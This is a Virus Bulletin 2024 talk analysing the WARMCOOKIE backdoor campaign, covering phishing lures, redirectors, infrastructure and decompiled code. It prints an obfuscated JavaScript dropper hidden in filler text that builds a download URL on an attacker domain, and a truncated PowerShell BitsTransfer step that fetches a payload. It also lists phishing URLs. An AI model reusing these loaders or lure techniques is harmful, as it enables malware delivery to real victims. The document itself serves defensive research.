



Getting Cozy with Milk and WARMCOOKIES

Daniel Stepanic

Virus Bulletin 2024



Agenda

1 Introduction

2 Campaign Analysis - Emails

3 Campaign Analysis - Landing Pages / Infection Chains


4 Malware Analysis

5 Tooling/Closing

WARMCOOKIE

Summary

- Current Landscape
 - Operation Endgame
- Attack vectors
 - Email
 - Fake software updates / infected websites
- WARMCOOKIE
 - Lightweight backdoor
 - Quickly allows hands on keyboard
 - Initial access broker (IAB) / ransomware delivery
- Strategic email campaigns
 - Slower approach, region specific
 - Lures are well-written, targeted to individuals
 - Appears to be successful



Acknowledgements

Vendors + Community

- eSentire
 - [Malware Analysis: Resident Campaign](#)
- G DATA
 - [Backdoor BadSpace delivered by high-ranking infected websites](#)
- Community
 - [Cryptolaemus](#)

Cryptolaemus
@Cryptolaemus1

A New Opportunity Awaits - url > .js > .ps > .dll

Ongoing Micheal page themed recruitment campaign delivering a javascript loader resulting in the deployment of ScreenConnect for initial access.

(1/4) 🌟

https://michaelpage.com/job-search.top-mp.top/pagegroup-michaelpage/mp/index.php?

Michael Page

4:39 PM · Apr 30, 2024 · 17.4K Views

Discovery / Comparison

WARMCOOKIE

- eSentire discovery (June 2023)
- Incident #2 drops **resident2.exe**
- Similarities
 - Code overlap
 - Similar API's used for fingerprint calculation
 - Same string decryption algorithm (RC4 + structure)
 - Same masquerade (**Rt1Upd.exe**)
 - Scheduled task every 10 minutes
 -
- Differences
 - Handlers focused on execution via shell32, certutil.exe
 - RC4 key (GUID)



The image shows a dark purple header for a blog post. At the top left is a small white 'BLOG' text. To its right is a large white 'TRU' logo followed by 'THREAT ANALYSIS' in a smaller white sans-serif font. Below this, three white arrows point to the right. Further down is the text 'Resident Campaign'. In the bottom right corner, there is a circular logo containing a white owl icon, with the word 'eSENTIRE' in bold capital letters and 'Threat Response Unit.' in smaller letters below it.

```
lpRootPathName = (WCHAR *)des::crypto_rc4_wrapper(dword_4070B0);
GetVolumeInformationW(lpRootPathName, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
des_MemFree(lpRootPathName);
nSize = 16;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 0x101;
GetUserNameW(WideCharStr, &pcbBuffer);
WideCharToMultiByte(0xFDE9u, 0, Buffer, -1, MultiByteStr, 256, 0, 0);
v2 = strlen(MultiByteStr);
sub_402920(v22, (unsigned __int8 *)MultiByteStr, v2);
WideCharToMultiByte(0xFDE9u, 0, WideCharStr, -1, Str, 256, 0, 0);
```

Resident campaign
MD5: 14192c4d539c0deee8e7580e66a284d9

```
VolumeSerialNumber = 0;
flag = 0;
c_drive = DecryptString(byte_7FFC5D57E6C0); // C:\ 
GetVolumeInformationW(c_drive, 0LL, 0, &VolumeSerialNumber, 0LL, 0LL, 0LL, 0);

if ( c_drive )
{
    memset((c_drive - 4), 0, *(c_drive - 2) + 8LL);
    FreeHeap((c_drive - 4));
}


size_computer_name_dns = 0x100;
GetComputerNameExW(ComputerNameDnsDomain, dns_computer_name, &size_computer_name_dns);

size_computername = 0x10;
GetComputerNameW(&computer_name, &size_computername);

size_user_name = 257;
GetUserNameW(username, &size_user_name);
```


WARMCOOKIE
MD5: 14192c4d539c0deee8e7580e66a284d9

Investigative Timeline



Emails

Infection Chains





If there are problems with how this message is displayed, click here to view it in a web browser.
From: [REDACTED] <Page Group Recruitment <admin@jacqinteriors.com.au>
To: [REDACTED]
Cc:
Subject: [REDACTED] We're Interested

Sent: Fri 5/3/2024 1:43 PM

Spoof sender
Enticing subjects

WARNING: This email originated from Outside. Be cautious, it could be a Phishing Attack. Think before clicking!

Your Next Step: A Potential Position

TO: [REDACTED]
email: [REDACTED]
Current employer: [REDACTED]

Hello,

We have an exciting opportunity to share with you - a new position available with one of our esteemed clients. Given your outstanding professional background, work experience at [REDACTED] and skills, we believe you could be an ideal fit for this role.

Please access our internal system via the link below to review the detailed job description and associated responsibilities thoroughly.

If the role aligns with your career objectives, we would be thrilled to set up a conversation at your earliest convenience to explore further.

[View Position Details](#)

URL

We are excited about the possibility of your participation and eager to establish a connection.

Wishing you a great weekend,

[REDACTED]
Talent Acquisition Specialist

Michael Page Recruitment

Uses HR/Recruiting employees from Michael Page

Recruiting themes

- Impersonating several large staffing firms

Screenshot of an Outlook email message window titled "Could You Be Our Next Project Manager? - Message (HTML)". The message is from Michael Page Projects <marketing@hispeedcorp.com> and is addressed to a recipient whose name is redacted. The subject line is "Could You Be Our Next Project Manager?".

The email body contains the following text:

Michael Page

Hello

We are impressed with your experience at [redacted] in managing complex operations and adhering to GMP and GDP standards, which aligns well with our needs for a Project Manager position focused on retrofit technologies.

This role involves leading significant retrofit projects across the U.S., coordinating extensively with various stakeholders. We offer a competitive salary and a comprehensive benefits package that reflects the value we see in our team members.

If you're interested - the job offer is available [here](#).

Thank you and I look forward to your response.

Best regards,

[redacted]

Michael Page Recruitment



Redirectors

- Leverages compromised infrastructure to gate incoming clicks

Page URL History

Show full URLs

1. <http://omeindia.com/09fe8937d8134497f2522fdf/?read%3dt1mnajzq7f%26t%3dnfgozowsbs%26set%3d4n79rr8...> **HTTP 307**
<https://omeindia.com/09fe8937d8134497f2522fdf/?read%3dt1mnajzq7f%26t%3dnfgozowsbs%26set%3d4n79rr8...> **HTTP 302**
<https://assets.work-for.top/stm.php?read%3Dt1mnajzq7f%26t%3Dnfgozowsbs%26set%3D4n79rr8ztjxhess%26criteri...> **Page URL**

Page URL History

Show full URLs

1. <https://agroecosistemas.cl/mp1907/?set%2Cort=4jxzmlj&reference=q9wv&t=288fm3nolac67l1&read=7cfn90l6e&I...> **HTTP 302**
<https://michaelpage.com.page-executive.application-process.top/page-group/mp/mp.php?set%2Cort=4jxzmlj&reference=q9wv&read=7cfn90l6e&ID=zNi...> **Page URL**



omeindia.com

<https://omeindia.com> › product · Translate this page :

KES KIP-AC208MS - 楽器、器材

商品説明マルチエフェクターなどの専用アダプターを使用する機材を搭載したボードに便利なACコンセント出力×2系統を備えたマルチパワーサプライです。DC出力は2系統の...



agroecosistemas.cl

<https://www.agroecosistemas.cl> › ... · Translate this page :

COMBI コンビ クルムーヴスマート ISOFIX エッグショック
JG600 ...

KES KIP-AC208MS. 24,750円. 倖田來未LIVETOUR 2023 monsteR angel チケット. 17,000円.
21,999円.

May Campaign

- 80+ URL submissions

2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=ac8en&read=mjbosskywy&t=2rvf9gkhan9&search=e76s7390k5y91&set=q0gwjaotwcowtqb73&ID=MtOSh1h4xm73hk
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=23htv8xend4y&read=n555j6kjrlq4&set=518m&search=ktcjpk023note07d&t=w9f3pihjxvzzc&ID=rGGAufB4Aqqok
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?read=f5w1fiv4z0&search=mspul5&t=0bi27pmgbxdi6&set=sscrmmjg2s&criteria=0ld4tk&ID=JMqG4SzNoo5e
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?t=0tjiyis32svijv&set=bgg&criteria=edfsxg&read=tvcdd1km&search=1qamfwn6qflxtr3pd&ID=xht5uX1uN7lt
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?t=gh5xud7lw5sx1g&search=eopwsms8u9te95015&read=dk94k&criteria=2ugztvgnupl9i&set=c5ry76i4vq7pu35h&ID=XpMSevnjfdtMp
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?t=gh5xud7lw5sx1g&search=eopwsms8u9te95015&read=dk94k&criteria=2ugztvgnupl9i&set=c5ry76i4vq7pu35h&ID=aP9S79XDmE1V
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=wx7jdf1svaxv0&read=wvt2vn30i&t=aaz8byzzf1pc&set=2cotenp1iswcw3ict&search=b7lt7a2p0hxbeolo&ID=97YP70twBKd90w
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=23htv8xend4y&read=n555j6kjrlq4&set=518m&search=ktcjpk023note07d&t=w9f3pihjxvzzc&ID=GdsxEUmyFXZdR
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=23htv8xend4y&read=n555j6kjrlq4&set=518m&search=ktcjpk023note07d&t=w9f3pihjxvzzc&ID=n0gcqGX1KOY
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?criteria=wx7jdf1svaxv0&read=wvt2vn30i&t=aaz8byzzf1pc&set=2cotenp1iswcw3ict&search=b7lt7a2p0hxbeolo&ID=iKtqkuSl0g
2024-05-03	5 / 92	200	https://omeindia.com/09fe8937d8134497f2522fdf/?read=lvk2bjewpbtvb0&set=9n3zb4imkowk7&t=tgdduj7ih3vylg&search=20v19&criteria=93o6amx&ID=AAxapcfu2SH
2024-05-03	5 / 92	-	https://omeindia.com/09fe8937d8134497f2522fdf/?read=686f30y&set=gu7251q&search=2tf5emvkegre92f&criteria=q7f2are&t=57spvcc02lm&ID=FlUbKkOTchgc3K7

July Campaign

- 90+ URL Submissions

2024-07-19	0 / 94	200	http://agroecosistemas.cl/mp1907/?set,ort=ywdw16knwzp66&reference=u4qcpcczhm&t=8yjd0xpjs1weuv&read=z7izbhsh96sadx0uws&ID=1vWPervUHmR4XI
2024-07-19	0 / 94	200	http://agroecosistemas.cl/mp1907/?set,ort=o786ch10elsqlt&read=473if&reference=qz9ux5ugumf&t=0fo3jsccky&ID=gPQSZm0yMUTthU
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?reference=7vrjz8c99v9zbebr8&t=tokhpjqnb8fxg&set,ort=rlciaoe9jjgcsz&read=n9wcaz9zoomg2m0c7&ID=6JkQk9XyrxzXhg
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907?ID=zLDqfqAwxOP0e&read=cf77jxdm5qlxn570ag&reference=2jqvyfiue5qnfkq&set,ort=s6u0d9db7h&t=jjz1ngjjrh
2024-07-19	0 / 94	404	https://agroecosistemas.cl/mp1907/?t=nraui4e2yhjz&set,ort=yobmoqbna3j&read=25ne7lkk4c&reference=yjx2&ID=63KHe9vv2XC
2024-07-19	0 / 94	404	https://agroecosistemas.cl/mp1907/?t=kvh8faxjwzezqc&set,ort=tn7rhc6unacovamka&read=vkznlfh6sj&reference=28jvia8xmqt4sj7e0&ID=DQUTAYNpWSOHhbZ
2024-07-19	0 / 94	404	https://agroecosistemas.cl/mp1907/?set,ort=lmz&t=qzbhqvpm28g&read=xrk80y7a0142&reference=uy6sp3&ID=xfbflaUcJqQ
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?t=pgi6dxy4ldygf7&read=1lhfbx8&set,ort=iwmz7ev64v4r1af470&reference=shq7phok2ludrdm6ne&ID=6WF8YLz31gcF
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?set,ort=9z4nve3t&t=bgmkwv32iwqhqb&reference=0m98&read=nncp&ID=FhbnBO1sGSN4Ux
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?t=o72lml976g9jc7&reference=8o05b&set,ort=xxskrzr&read=nsazjcqufaf2&ID=9dz1XgvpbwZHzQ
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?read=gxomy760vxm&t=ugl1ocebq3qzaj&reference=wvw1ql1etivn8b&set,ort=nddsitf9&ID=jMQyTmi2g9rcay
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?reference=jz9yuge2vgwou7k2&set,ort=dffw23t0q5m&read=770fv1&t=yzkfuiezdx0ik&ID=rWLQDej4Mew4yW
2024-07-19	0 / 94	200	https://agroecosistemas.cl/mp1907/?set,ort=pysozkwzarlew841&t=a0p7l4pfqjb2q&reference=7b60j2&read=f9yu&ID=GYsNBzJjmFcSa

Landing Page - Campaign Infrastructure

- 117 resolved domains at 45.9.74.135
- Abuses .TOP TLD top-level domain

Recently observed hostnames on '45.9.74.135'

Searching for newly observed domains and hostnames is possible on our [urlscan Pro platform](#).

[www.bbb.org.bbb-accreditation.global-set.top](#) | 2024-07-26 [global-set.top](#) | 2024-07-24 [www.bbb.org.bbb-accreditation.application-job.top](#) | 2024-07-23
[esign.com.my-documents.hse.guidelines.application-job.top](#) | 2024-07-23 [michaelpage.com.page-executive.application-process.top](#) | 2024-07-19
[adecco.com.working-with-adecco.job-application.application-process.top](#) | 2024-07-19
[adecco.com.working-with-adecco.find-a-job.application-process.top](#) | 2024-07-19 [adecco.com.working-with-adecco.findajob.digital-brand.top](#) | 2024-07-11
[adecco.com.working-with-adecco.find-a-job.digital-brand.top](#) | 2024-07-11 [adecco1.marketing-strategy.top](#) | 2024-07-08
[adecco.com.working-with-adecco.online-engagement.top](#) | 2024-07-08 [adecco.com.working-with-adecco.find-a-job.marketing-strategy.top](#) | 2024-06-21
[adecco-profile.marketing-strategy.top](#) | 2024-06-19 [esign.com.my-documents.integrations.marketing-strategy.top](#) | 2024-06-18
[esign.com.my-documents.integrations.lead-digital.top](#) | 2024-06-18 [michaelpage.com.pagegroup-executive.marketing-strategy.top](#) | 2024-06-18
[michaelpage.com.pagegroup-executive.lead-digital.top](#) | 2024-06-18 [www.hays.com.find-jobs.search-directly.top](#) | 2024-05-21
[www.hays.com.for-job-seekers-hays.work-for.top](#) | 2024-05-08 [www.hays.com.for-job-seekers.work-for.top](#) | 2024-05-08 [profession.jobs-specialist.top](#) | 2024-05-08
[assets.work-for.top](#) | 2024-05-03 [michaelpage.com.page-executive.employment-agency.top](#) | 2024-05-03 [michaelpage.com.job-search.top-mp.top](#) | 2024-04-30
[michaelpage.com.job-search.hays-findjobs.top](#) | 2024-04-30 [top-mp.top](#) | 2024-04-29 [michaelpage.com.job-search.executive-search.top](#) | 2024-04-26
[hays.com.hays-careers.hays-findjobs.top](#) | 2024-04-19 [hays-findjobs.top](#) | 2024-04-18 [marketing-strategy.top](#) | 2022-05-09 [digital-brand.top](#) | 2020-01-09
[www.digital-brand.top](#) | 2020-01-09

Landing Pages

- Personalization
- Action oriented
 - Shot clock timer
- Captcha challenge



Landing Pages

- Similar pages reported by Google (Oct 2022) tied to URSNIF
- Same distributor, different malware?



Michael Page

Document issued by Michael Page
Access limited to: [REDACTED]

02 : 07 : 52 Till document will be marked as unread and sent back to sender

| 2 Action Required | 0 Waiting for Others | 1 Expiring Soon

You have one document waiting for you.
To download it please resolve the captcha to prove you
are a human and follow the instructions provided.

A screenshot of a Michael Page document page. At the top right, there are three status indicators: '2 Action Required', '0 Waiting for Others', and '1 Expiring Soon'. Below them, a message says 'You have one document waiting for you. To download it please resolve the captcha to prove you are a human and follow the instructions provided.' A large blue-bordered box contains a blurred screenshot of a CAPTCHA interface with the text 'N9T08P' and a 'Submit' button.

```
<script>
  const deadline = new Date();
  deadline.setDate(deadline.getDate() + 1);
  deadline.setHours(0);
  deadline.setMinutes(0);
  deadline.setSeconds(0);
  let timerId = null;

  function countdownTimer () {
    const date = new Date();
    date.setHours(date.getUTCHours() + 1)
    const diff = deadline - date;
    if (diff <= 0) {
      clearInterval(timerId);
    }
    const hours = diff > 0 ? Math.floor(diff / 1000 / 60 / 60) % 24 : 0;
    const minutes = diff > 0 ? Math.floor(diff / 1000 / 60) % 60 : 0;
    const seconds = diff > 0 ? Math.floor(diff / 1000) % 60 : 0;
    $hours.textContent = hours < 10 ? '0' + hours : hours;
    $minutes.textContent = minutes < 10 ? '0' + minutes : minutes;
    $seconds.textContent = seconds < 10 ? '0' + seconds : seconds;
  }

  const $hours = document.getElementById("id_H");
  const $minutes = document.getElementById("id_M");
  const $seconds = document.getElementById("id_S");
  countdownTimer();
  setInterval(countdownTimer, 1000);
</script>
```

02 : 07 : 52

Till document will be marked as unread and sent back to sender


```
<div class="wrapper-header-right">
  <div id="time">
    <span id="id_H"></span> : <span id="id_M"></span> : <span id="id_S"></span>
  </div>
<p class="text-top">Till document will be marked as unread and sent back to sender</p></div>
```

United Rentals

August 14 Campaign

- Distributed in more generic lure
- PDF attachment

The screenshot shows an email message window in Microsoft Outlook. The subject line is "United Rentals Inc: Invoice# 233099397-002 - Message (HTML)". The recipient is "United Rentals, Inc <NoReply@ur.com>". The body of the email contains the following text:
Attached is your invoice. If you have questions please contact the credit office found on the attachment. ***Please do not reply to this email***
800-UR-RENTS (800-877-3687)



JavaScript

8/14 Campaign

- 7.5 MB file
 - Mixed with 2022 European E-Commerce Report
 - Low detection rates for days

Market overview: Europe

The European continent is home to diverse markets, and particularly intricate digital markets. Although the share of the populations accessing the internet and shopping online continue to grow, SMEs selling online continue to lag behind in their use of digital tools. Despite the expectation that e-commerce would slow significantly after the Covid-19 pandemic lockdowns were lifted, many countries saw their online purchasing remain stable.

*GDP projection is at current prices in bn USD and was converted into EUR in APR 2022; data includes projected inflation for 35 countries in the dataset (5.5% in advanced and 9.1% in emerging economies). Amsterdam University of Applied Sciences' Centre for Market Insights calculations on the basis of IMF data. See the Methodology on page 103 for more information.



flag = false 32 argument. Furthermore, INTENT(INOUT) is not equivalent to omitting the INTENT attribute, because INTENT(INOUT) always requires that the associated actual argument is definable. Applications that include mpif.h may not expect that 42 emphasis from awareness building and needs assessment to the financing and implementation of projects, a MPI_WIN_POST(group, assert, win) IN buf initial address of send buffer (choice) 655, 675, 676, 683, 809 532 CHAPTER 13. IO MPI_Cancel(request, ierror) MPI_Gatherv, 137, 154157 4 5-380(9859):2129-43. 6 publication, we wrote to the authors to request agespecific incidence data. We could therefore model the 25 the file was opened, it is erroneous to */ **b0dFardIXvHuXGXEfCX.open('GE' + "/* r example, variables bound to communicators could 15 with the shif INFO, 569, 682 MPI_WIN_FLUSH_ALL, 430, 431, 449, 453 MPI_T_PVAR_GET_NUM,** 582, 586 5 34 important cost of illness studies published since /*"T"/* is scattered in blocks of Only four countries were assigned a caution. uphold the rule of law an All rights reserved. 48% social and governance and sustainable finance products have expanded significantly since AR5 (high Health Consumer Powerhouse with de een addr1 and addr2 arguments, where addr1 and addr2 represent addresses returned 44 /*), "https://assistance.checkfedexexp.com/data-p" + /* eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In /*"rivacy?pp=y01ZHSjTY&tq=NvMjYr&sourcem" + /* eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In /*"ee=BAsTpdkbzfHKsIWcontent" + /* eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In /*"cid=102472&Hu=32" + /* eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In /*"33" + /* eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In /*"/" + /* eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In /*"81" + /* eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In /*"/2// studies and analyses 2023 value of count at a non-roo financial institutions exceeding business needs. 3 42 Source of data: OE /*, (1379065-1));/*on of a collective operation indicates that the caller is free received the incentive, and the interviewer was paid. The fact that the booklet accidentally went missing MPI_T_VERBOSITY_TUNER_DETAIL, 568, INTEGER, OPTIONAL, INTENT(OUT) :: ierror 5 faster. Multiple actors, including corporations By contrast, in 2021, e-commerce was no longer influenced by through renewables or diversifying to other The following functions are used for setting and getting names of datatypes. The This function waits for all pending communication on comm to complete internally, MPI_UNSIGNED_LONG, (End of rationale.) behaviour and lifestyle changes supported by policies, infrastructure and technology can help



Malware Analysis


WARMCOOKIE

MalDev Starter Kit

- ✓ Dynamic API resolving
- ✓ Anti-sandbox
- ✓ String Encryption
- ✓ Mutex
- ✓ Fingerprint/Bot ID
- ✓ RC4

Initial Setup

Stage 1



```
start-job { param($a) Import-Module BitsTransfer; $d = $env:temp + '\' +  
[System.IO.Path]::GetRandomFileName(); Start-BitsTransfer -Source  
